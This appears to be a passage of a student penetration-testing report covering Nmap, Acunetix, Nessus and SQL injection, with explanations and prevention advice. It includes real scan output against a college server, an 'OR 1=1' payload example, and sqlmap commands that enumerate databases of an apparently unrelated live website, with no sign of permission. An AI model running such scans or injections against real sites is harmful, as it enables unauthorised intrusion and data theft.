Zenmap was created to allow beginners to use the tool. Like Nmap, Zenmap is free and the source code is both open and available to anyone who wants to use or modify it.

Here are some of the capabilities that are enabled by Zenmap: Frequently used scans can be saved as profiles to make them easy to run repeatedly. A command creator allows interactive creation of Nmap command lines. Scan results can be saved and viewed later. Saved scan results can be compared with one another to see how they differ. And the results of recent scans can be stored in a searchable database.



3.6-Nmap port categorizing:

While Nmap has grown in functionality over the years, it began as an efficient port scanner, and that remains its core function. The simple command nmap scans 1,000 TCP ports on the host. While many port scanners have traditionally lumped all ports into the open or closed states, Nmap is much more granular. It divides ports into six states: open, closed, filtered, unfiltered, open/filtered, or closed/filtered. These states are not intrinsic properties of the port itself, but describe how Nmap sees them. For example, an Nmap scan from the same network as the target may show port 135/tcp as open, while a scan at the same time with the same options from across the Internet might show that port as filtered.

The six port states recognized by Nmap

Open:

An application is actively accepting TCP connections, UDP datagrams or SCTP associations on this port. Finding these is often the primary goal of port scanning. Security-minded people know that each open port is an avenue for attack. Attackers and pen-testers want to exploit the open ports, while administrators try to close or protect them with firewalls without thwarting legitimate users. Open ports are also interesting for non-security scans because they show services available for use on the network.

Closed:

A closed port is accessible (it receives and responds to Nmap probe packets), but there is no application listening on it. They can be helpful in showing that a host is up on an IP address (host discovery, or ping

scanning), and as part of OS detection. Because closed ports are reachable, it may be worth scanning later in case some open up. Administrators may want to consider blocking such ports with a firewall. Then they would appear in the filtered state, discussed next.

Filtered:

Nmap cannot determine whether the port is open because packet filtering prevents its probes from reaching the port. The filtering could be from a dedicated firewall device, router rules, or host-based firewall software. These ports frustrate attackers because they provide so little information. Sometimes they respond with ICMP error messages such as type 3 code 13 (destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common. This forces Nmap to retry several times just in case the probe was dropped due to network congestion rather than filtering. This slows down the scan dramatically.

Unfiltered:

The unfiltered state means that a port is accessible, but Nmap is unable to determine whether it is open or closed. Only the ACK scan, which is used to map firewall rulesets, classifies ports into this state. Scanning unfiltered ports with other scan types such as Window scan, SYN scan, or FIN scan, may help resolve whether the port is open.

Open/filtered:

Nmap places ports in this state when it is unable to determine whether a port is open or filtered. This occurs for scan types in which open ports give no response. The lack of response could also mean that a packet filter dropped the probe or any response it elicited. So Nmap does not know for sure whether the port is open or being filtered. The UDP, IP protocol, FIN, NULL, and Xmas scans classify ports this way.

Closed/filtered:

This state is used when Nmap is unable to determine whether a port is closed or filtered. It is only used for the IP ID idle scan.

Performing different scans on target

OS &SERVICE DETECTION SCAN: It is useful in detecting the OS of the server and its services

Different ways of OS scan

OS & Service Detection	
OS & Services Detect	nmap **-A** 192.168.0.105
Standard service detection	nmap **-sV** 192.168.0.105
More aggressive Service Detection	nmap **-sV --version-intensity 5** 192.168.0.105
Lighter banner grabbing detection	nmap **-sV --version-intensity 0** 192.168.0.105
Limit to most likely probes (intensity level 2)	nmap **-sV --version-light** 192.168.0.105
Try every single probe (intensity level 9)	nmap **-sV --version-all** 192.168.0.105
Show detailed version scan activity (for debugging)	nmap **-sV --version-trace** 192.168.0.105
OS Detection	nmap **-O** 192.168.0.105

PORT SCAN:

Specifying Port	
Scan for single Port	nmap **-p 21** 192.168.0.105
Scan for range of ports	nmap **-p 21-200** 192.168.0.105
Scan 100 most common ports (Fast)	nmap **-F** 192.168.0.105
Scan all the 65535 ports	nmap **-p-** 192.168.0.105
Exclude specific ports	nmap **--exclude-ports 135,445** 192.168.0.105

3.7- SCANNING WITH NMAP:

```
C:\Users\syeds>nmap -A 162.240.63.195
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-11 11:07 India Standard Time
NSOCK ERROR [0.2670s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 61.54% done; ETC: 11:07 (0:00:04 remaining)
Nmap scan report for server.vvitguntur.com (162.240.63.195)
Host is up (0.28s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          Pure-FTPd
| ssl-cert: Subject: commonName=server.vvitguntur.com
| Subject Alternative Name: DNS:server.vvitguntur.com, DNS:www.server.vvitguntur.com
| Not valid before: 2022-03-21T00:00:00
|_Not valid after:  2023-03-21T23:59:59
22/tcp   open     ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 862e8a0640f19121ed1209016c361368 (RSA)
|   256 3e60b7b5f2e22ace28ebfd4ef4aff5e0 (ECDSA)
|_  256 2a32c8b54bf5de2848a6936d2cf10f51 (ED25519)
25/tcp   filtered smtp
53/tcp   open     domain       PowerDNS Authoritative Server 4.3.1
| dns-nsid:
|   NSID: server.vvitguntur.com (7365727665722e7676697467756e7475722e636f6d)
|   id.server: server.vvitguntur.com
|_  bind.version: PowerDNS Authoritative Server 4.3.1 (built Mar 10 2021 14:03:23 by root@rpmbuild-64-centos-7.dev.cpanel.net)
80/tcp   open     http         Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
110/tcp  open     pop3         Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES USER TOP UIDL SASL(PLAIN LOGIN) PIPELINING STLS
| ssl-cert: Subject: commonName=server.vvitguntur.com
| Subject Alternative Name: DNS:server.vvitguntur.com, DNS:www.server.vvitguntur.com
| Not valid before: 2022-03-21T00:00:00
|_Not valid after:  2023-03-21T23:59:59
111/tcp  open     rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

```
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 18 hops

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   2.00 ms   reliance.reliance (192.168.29.1)
2   13.00 ms  10.0.160.1
3   15.00 ms  172.31.2.102
4   14.00 ms  192.168.59.124
5   13.00 ms  172.26.74.68
6   13.00 ms  172.26.75.130
7   14.00 ms  192.168.60.226
8   ... 9
10  29.00 ms  103.198.140.176
11  133.00 ms 103.198.140.213
12  125.00 ms 103.198.140.107
13  ...
14  153.00 ms ae-24.edge4.Marseille1.Level3.net (4.68.111.245)
15  269.00 ms THE-ENDURAN.bar4.SaltLakeCity1.Level3.net (4.53.7.174)
16  272.00 ms THE-ENDURAN.bar4.SaltLakeCity1.Level3.net (4.53.7.174)
17  270.00 ms 69-195-64-113.unifiedlayer.com (69.195.64.113)
18  265.00 ms server.vvitguntur.com (162.240.63.195)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.85 seconds
```

SCANNING A RANGE OF PORTS:

```
C:\Users\syeds>nmap -p 21-100 162.240.63.195
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-11 11:13 India Standard Time
Nmap scan report for server.vvitguntur.com (162.240.63.195)
Host is up (0.29s latency).
Not shown: 75 closed tcp ports (reset)
PORT   STATE    SERVICE
21/tcp open     ftp
22/tcp open     ssh
25/tcp filtered smtp
53/tcp open     domain
80/tcp open     http

Nmap done: 1 IP address (1 host up) scanned in 2.69 seconds
```

3.8-Acunetix Scanner:

Acunetix is an automated web application security testing tool that audits your web applications by checking for vulnerabilities like SQL Injection, Cross site scripting and other exploitable vulnerabilities. In general, Acunetix scans any website or web application that is accessible via a web browser and uses the HTTP/HTTPS protocol.

Acunetix offers a strong and unique solution for analysing off-the-shelf and custom web applications including those utilizing JavaScript, AJAX and Web 2.0 web applications.

Acunetix has an advanced crawler that can find almost any file. This is important since what is not found cannot be checked.


How Acunetix Works:


Acunetix works in the following manner:

- Acunetix DeepScan analyses the entire website by following all the links on the site, including links which are dynamically constructed using JavaScript, and links found in robots.txt and sitemap.xml (if available). The result is a map of the site, which Acunetix will use to launch targeted checks against each part of the site.

- If Acunetix AcuSensor Technology is enabled, the sensor will retrieve a listing of all the files present in the web application directory and add the files not found by the crawler to the crawler output. Such files usually are not discovered by the crawler as they are not accessible from the web server, or not linked through the website. Acunetix AcuSensor also analyses files which are not accessible from the internet, such as webconfig.
- After the crawling process, the scanner automatically launches a series of vulnerability checks on each page found, in essence emulating a hacker. Acunetix also analyses each page for places where it can input data, and subsequently attempts all the different input combinations. This is the Automated Scan Stage. If the AcuSensor Technology is enabled, a series of additional vulnerability checks are launched against the website.
  More information about AcuSensor is provided in the following section.

- The vulnerabilities identified are shown in the Scan Results. Each vulnerability alert contains information about the vulnerability such as POST data used, affected item, HTTP response of the server and more.
- If AcuSensor Technology is used, details such as source code line number, stack trace or affected SQL query which led to the vulnerability are listed. Recommendations on how to fix the vulnerability are also shown.
- Various reports can be generated on completed scans, including Executive Summary report, Developer report and various compliance reports such as PCI DSS or ISO 270001.


Acunetix Web Vulnerability Scanner 10.0 (Trial Edition)
File Tools Configuration Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
Blind SQL Injector
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Application Settings
Scan Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual
AcuSensor
acunetix
WEB APPLICATION SECURITY
Acunetix Web Vulnerability Scanner
Web Scanner
Scan your web applications automatically for vulnerabilities
Tools
Customize your security assessments with an extensive set of tools
Web Services
Scan your web services automatically for vulnerabilities
Configuration
Application preferences and scanning profiles
General
Check for product updates, find help, and modify your license
Common Tasks
New Scan
Start a new website scan
Sample Scan
Load the results from a sample scan session
New WS Scan
Start a new web service scan
Reporter
View, customize, and publish vulnerability reports
Scheduler
Schedule an automated scan
Acunetix Ltd © 2005-2014 All rights reserved.
Acunetix WVS v10.0 Build 20150820
Activity Window
09.13 20:20.09, Parse Frame Config XML ...
09.13 20:20.09, Acunetix Web Vulnerability Scanner, version 10.0, build 20150820
09.13 20:20.10, Populate application menus ...
09.13 20:20.10, Populate tools bar ...
09.13 20:20.10, Populate tool explorer ...
09.13 20:20.10, Load ServerInfo XML ...
Application Log
Error Log


Acunetix Web Vulnerability Scanner 10.0 (Trial Edition)
File Actions Tools Configuration Help
New Scan
Tools Explorer
Report
Start URL: https://www.vvitguntur.com/
Profile: Default
Stop
Pause
Scan Results
Status
Scan Thread 1 (https://www.vvitguntur.co...
Crawling
Web Alerts (227)
HTML form without CSRF protection ...
Clickjacking: X-Frame-Options heade...
File upload (1)
Broken links (8)
Password type input with auto-comp...
Knowledge Base
Site Structure
/
OK
about
aca
aca-examcell
adm
campus-life
component
departments
documents
facilities
images
Moved Permanently
media
modules
Alerts summary
227 alerts
acunetix threat level
Level 2: Medium
Acunetix Threat Level 2
One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.
Total alerts found 227
High 0
Medium 1
Low 2
Informational 224
Target information https://www.vvitguntur.com/
Statistics 721 requests
Progress
Activity Window
09.13 20:07.10, Password type input with auto-complete enabled
09.13 20:07.10, [Info] Password type input with auto-complete enabled
09.13 20:07.10, Processing file /placements-home/tpc-internships/tpc-about-internships
09.13 20:07.10, Password type input with auto-complete enabled
09.13 20:07.10, [Info] Password type input with auto-complete enabled
Application Log
Error Log
Web Scanner
Scanning 1 website(s) ...
Number of websites left to scan : 1

3.9-NESSUS VULNERABILITY SCANNER:

What is NESSUS and How Does it Work?

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an opensource network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.

Nessus works by testing each port on a computer, determining what service it is running, and then testing this service to make sure there are no vulnerabilities in it that could be used by a hacker to carry out a malicious attack.
You can download current version of Nessus in here.

Nessus can scan these vulnerabilities and exposures:
Vulnerabilities that could allow unauthorized control or access to sensitive data on a system
Misconfiguration (e.g. open mail relay)
Denials of service (Dos) vulnerabilities
Default passwords, a few common passwords, and blank/absent passwords on some system accounts
Software flaws, missing patches, malware and misconfiguration errors across a wide range of operating systems, devices and applications are dealt with by Nessus.

The Nessus server is currently available for:
Unix
Linux
FreeBSD
Also, the client is available for:
Unix-based operating systems
Windows-based operating systems
Significant capabilities of Nessus include:
Scheduled security audits
Detection of security holes in local or remote hosts
Simulated attacks to pinpoint vulnerabilities
Detection of missing security updates and patches

Nessus Professional perform internal network scans as required by the PCI DSS 11.2.1 requirement.
The results of the scan can be reported in various formats, such as plain text, XML, and HTML.
You cannot use Nessus on a system with a Host-based Intrusion Prevention System (HIPS) installed.
Because during the process of scanning a remote target, Nessus must forge TCP/UDP packets and send probes that are often considered “malicious” by HIPS software. If the HIPS system is configured to block malicious traffic, it will interfere with Nessus and cause the scan results to be incomplete or unreliable.

Nessus Features

Vulnerability Scanning

Asset Discovery


Network Scanning

Vulnerability Assessment

Prioritization

Policy Management

Web Scanning




CHAPTER-4 .GAINING ACCESS

4.1-What is Gaining Access.

This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data. This is the third stage in the VAPT in which the data collected by the above two chapters come into action and through which he finds the possible vulnerabilities and tries to take over the target server.

How do hackers gain access to your computer?
Access to a corporate or public Wi-Fi network allows hackers to carry out various operations such as sniffing users' credentials, executing a man-in-the-middle attack, and even redirecting victims to malicious websites for further compromise. People often associate computer hacking with compromising a system remotely.



Some of the best pentesting tools that

- Astra Pentest
- NMAP
- Metasploit
- WireShark □ Burp Suite
- Nessus

- Nikto
- Intruder
- W3AF
- SQLmap

The access can be gained from two ways:

1. Server side
2. Client side

Server side:

Server-side attack does not require any user interaction. These attacks can be used with the web servers. We can also use them against a normal computer that people use every day. We are going to have a computer, and we will see how we can gain access to that computer without the need for the user to do anything. This attack mostly applies to devices, applications, and web servers that do not get used much by people. Basically, people configure them, and then they run automatically. All we have is an IP. Now, we will see how we can test the security and gain access to that computer based on that IP. Various type of server-side attacks includes buffer overflow, SQL injection, and denial-of-service attacks.

Client side:

The second approach we will try is the client-side attack. This approach requires the client who uses that computer to do something. It involves a number of things like opening a picture, opening a Trojan, or installing an update. We are going to learn how to create backdoors, how to create Trojan, how to use social engineering to make the target person do something so that we will gain access to their computer. In this case, information gathering is going to be crucial, because we actually need to know the person that we are targeting. The various type of client-side attacks includes session fixation, content spoofing, and cross-site scripting.


4.2-What is SQL Injection and Types

A SQL injection is a technique that attackers use to gain unauthorized access to a web application database by adding a string of malicious code to a database query.

A SQL injection (SQLi) manipulates SQL code to provide access to protected resources, such as sensitive data, or execute malicious SQL statements. When executed correctly, a SQL injection can expose intellectual property, customer data or the administrative credentials of a private business.

SQL injection attacks can be used to target any application that uses a SQL database, with websites being the most common prey. Common SQL databases include MySQL, Oracle and SQL Server.

SQL injections are considered one of the most common security exploits, as evidenced by their presence on the list of OWASP top 10 threats to web application security. The risk of SQLi exploits and the damage they can cause have both grown with the availability of automated tools for executing SQL injections. In the past, the likelihood of an enterprise being targeted with a SQL injection was somewhat limited because attackers had to carry out these exploits manually.



How does a SQL injection attack work?

A SQL query is a request for some action to be performed on an application database. Queries can also be used to run operating system commands. Each query includes a set of parameters that ensure only desired records are returned when a user runs the query. During a SQL injection, attackers exploit this by injecting malicious code into the query's input form.

The first step of a SQL injection attack is to study how the targeted database functions. This is done by submitting a variety of random values into the query to observe how the server responds.

Attackers then use what they've learned about the database to craft a query the server will interpret and then execute as a SQL command. For example, a database may store information about customers who have made a purchase with customer ID numbers.
Instead of searching for a specific customer ID, an attacker may insert "CustomerID = 1000 OR 1=1" into the input field. Since the statement 1=1 is always true, the SQL query would return all available customer IDs and any corresponding data. This allows the attacker to circumvent authentication and gain administrator-level access.

In addition to returning unauthorized information, SQL attacks can be written to delete an entire database, bypass the need for credentials, remove records or add unwanted data.

Categories of SQL injection attacks:

In-band SQLi:

Also known as a classic SQLi, an in-band SQLi is when hackers use the same channel (or band) to launch database errors and to collect the results from an attack. An in-band SQLi is most commonly achieved through two methods: error-based and Union-based attacks.

- Error-based injection techniques force the database to produce error messages that reveal information about the structure of the database.
- Union-based attacks use prepared statements that exploit the SQL Union function, which combines the results of multiple queries into one result.

Inferential SQLi:

Also known as a blind SQL injection, an inferential SQLi is when hackers send data payloads to a database server to observe its response and behavior without being able to see what is actually occurring within the database. The server's response provides the attacker with clues that they can use to adjust their attack strategy. An inferential SQLi can be either Boolean or time-based. A Boolean SQLi uses true or false statements to solicit a response, while a time-based SQLi sets a designated response period.

Out-of-band SQLi:

An out-of-band SQLi is when hackers take advantage of domain name system or HTTP requests to retrieve data. An out-of-band SQLi is usually only performed when a web server is too slow or when an in-band SQLi is not possible to execute.
How can a SQL injection attack be detected and prevented?

If a SQL injection attack is successfully carried out, it could cause extensive damage by exposing sensitive data and damaging customer trust. That's why it is important to detect this type of attack in a timely manner.

Web application firewalls (WAFs) are the most common tool used to filter out SQLi attacks. WAFs are based on a library of updated attack signatures and can be configured to flag malicious SQL queries in web applications.

Ways to Prevention of SQL-INJECTION

1. Train employees on prevention methods.

It's important that IT teams -- including DevOps pros, system administrators and software development teams -- receive proper security training to understand how SQLi attacks happen and how they can be prevented in web applications.

2. Don't trust user input.

Any user input provided in a SQL query increases the likelihood for a successful SQL injection. The best way to mitigate this type of risk is to put security measures around user input.

3. Use an allowlist instead of a blocklist.

Validating and filtering user input via an allowlist, as opposed to a blocklist, is recommended because cybercriminals can usually bypass a blocklist.

4. Perform routing updates and use the newest version of applications.

One of the most common SQL injection vulnerabilities is outdated software. Not only is older technology unlikely to have built-in SQLi protection, but unpatched software is also often easier to manipulate. This includes programming languages, too. Older languages and syntax are more vulnerable. For example, use PDO as a substitute for older MySQL.

5. Use validated prevention methods.

Query strings written from scratch offer insufficient protection against a SQLi attack. The best way to protect web applications is through input validation, prepared statements and parameterized queries.

6. Perform regular security scans

Regularly scanning web applications will catch and remedy potential vulnerabilities before they do serious damage.

TYPES OF SQL-INJECTION:

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

- ERROR based SQL Injection, when an attacker tries to insert malicious query in input fields and get some error which is regarding SQL syntax or database.
- UNION-based SQL injection, where you can retrieve data from different database tables.
- Blind SQL injection, this is a trail and error method where patience is required.It is further classified into two types o Boolean Based Blind SQL Injection o Time Based Blind SQL Injection

4.3-ERROR BASED SQL INJECTION:

Error-based SQL injection is an In-band injection technique that enables threat actors to exploit error output from the database to manipulate its data. It manipulates the database into generating an error that informs the actor of the database's structure.

In-band injection enables threat actors to utilize one communication channel to launch an attack and retrieve data. It requires using a vulnerability to force data extraction. Typically, the vulnerability allows code to output an SQL error from the server instead of the required data. This error enables the actor to understand the entire database structure.

In error-based SQL injection, the attacker tries to insert a malicious query with the goal of receiving an error message that provides sensitive information about the database.
The attacker might try any type of SQL command in an input field parameter—such as a single quote, double quote, or SQL operators like AND, OR, NOT.

This example shows a URL that accepts a parameter from the user, in this case the required item:

https://example.com/index.php?item=123

The attacker can try adding a single quote at the end of the parameter value:

https://example.com/index.php?name=123’

If the database returns an error like this, the attack succeeded:


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ‘‘VALUE’’.

This error message provides the attacker with:

- Information about the database used—MySQL
- The exact syntax that caused the error—single quote
- Where the syntax error occurred in the query—after the parameter value

For an experienced attacker, this is enough to see that the server is connected to the database insecurely and plan additional SQL injection attacks that can cause damage.

The attacker can also easily automate this using a command like grep extract to try many SQL syntax options in an input parameter and see which ones return errors. As we know that the sites that end with the PHP?ID= are more likely to have this error-based SQL injection vulnerability. So I have chosen my website and I found that it is having that pattern so I have just inserted a ‘ at the end of the URL to check the behavior of the site
.The below image shows the same



```
┌──(root㉿kali)-[~]
└─# sqlmap -u https://www.bpwnepal.org.np/activity.php?id=3 --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual conse
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:14:38 /2022-09-17/
```

```
[13:15:18] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[13:15:18] [INFO] fetching database names
[13:15:22] [INFO] retrieved: 'information_schema'
[13:15:23] [INFO] retrieved: 'bpwnepal_sitemain_db'
available databases [2]:
[*] bpwnepal_sitemain_db
[*] information_schema
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u https://www.bpwnepal.org.np/activity.php?id=3 -D information_schema --tables

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illeg
```

```
| APPLICABLE_ROLES
| CHARACTER_SETS
| CHECK_CONSTRAINTS
| CLIENT_STATISTICS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENABLED_ROLES
| ENGINES
| EVENTS
| FILES
| GEOMETRY_COLUMNS
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| INDEX_STATISTICS
| INNODB_BUFFER_PAGE
